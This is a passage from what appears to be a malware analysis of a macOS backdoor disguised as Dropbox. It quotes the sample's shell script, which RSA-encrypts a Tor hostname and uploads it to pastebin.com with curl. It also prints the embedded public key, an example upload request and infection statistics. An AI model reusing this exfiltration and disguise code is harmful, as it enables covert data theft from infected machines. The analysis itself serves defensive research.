if [ -e /Users/$USER/Library/.dropbox/sync/hs/hostname ]; then
    HOSTNAME=$(cat /Users/$USER/Library/.dropbox/sync/hs/hostname | cut
-d '.' -f 1 | openssl rsautl -encrypt -pubin -inkey /Users/$USER/
Library/.dropbox/public.key | openssl enc -base64 | sed "s/\+/PLUS/g")

    PASTEID=$(curl -sd "api_paste_code=
$HOSTNAME&api_option=paste&api_dev_key=xxx&api_paste_private=1&api_user_
key=xxx" "http://pastebin.com/api/api_post.php" | cut -d "/" -f 4)

    CHECK=$(curl -s "http://www.pastebin.com/raw/$PASTEID")

    if [ "$CHECK" == "$HOSTNAME" ]; then
        launchctl unload /Users/$USER/Library/LaunchAgents/
com.getdropbox.dropbox.timegrabber.plist
    fi

fi
```

/Users/CURRENTUSER/Library/.dropbox/check_hostname

The Tor addresses are encrypted with a plublic key using RSA and base64, before being uploaded to pastebin.com.

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDlb6+s3E4E8xlA5+gwbVkOxPe3
XsTVz2qx8TWqF5DvH4nJ4+zqayPUK/IZVZhEVpFbsOKm5SL/+kGLvLjk5k2j/rO8
AiXv+hEc2jbCPzt8vdvj5fVwd5PRcMZcaWDp0yERXhQl5q9Mpf3CfMeLUgRQsUlm
vSO76b13i30G5ifXIwIDAQAB
-----END PUBLIC KEY-----
```

/Users/CURRENTUSER/Library/.dropbox/public.key

Example of uploading a tor address in pastebin.com:

```
POST http://pastebin.com/api/api_post.php HTTP/1.1
User-Agent: curl/7.30.0
Host: pastebin.com
Accept: */*
Content-Length: 335
Content-Type: application/x-www-form-urlencoded

api_paste_code=hgBdCPLUSr4V/
XOEMGG6RddsbmR3M93LAzdzUhEXvCWwjTS08aRLtl893Yw8LR0pOWg
W56zPLUSECZlVslKI4hlxy60kaPLUSlI96zjnw45RJ318/
mPLUSloaRlBExpe4aPzBGhrPLUSsMY
2925PLUSyNGZJ2tLRHEzBljS0iYPtl00ApiId4HCCrp6H0=&api_option=p
aste&api_dev_key=xxx&api_paste_private=1&api_user_key=xxx
```

pastebin.com/api/api_post.php

F. Statistics

First infection info uploaded to pastebin.com was made on Tue, 19 Apr 2016 20:34:02 GMT. The sample we analyzed uses a plastebin.com user that is limited to 25 uploads to pastebin.com, so we could not deduce the number of infected machines. Maybe different samples use different pastebin.com users, that can upload more than 25 entries.
From pastebin.com we managed to find this information about the user:

```
<user>
<user_name>XXXXXXXX</user_name>
<user_format_short>text</user_format_short>
<user_expiration>N</user_expiration>
<user_avatar_url>http://pastebin.com/i/guest.gif</user_avatar_url>
<user_private>0</user_private>
<user_website></user_website>
<user_email>XXXXXXXXX</user_email>
<user_location></user_location>
<user_account_type>0</user_account_type>
</user>
```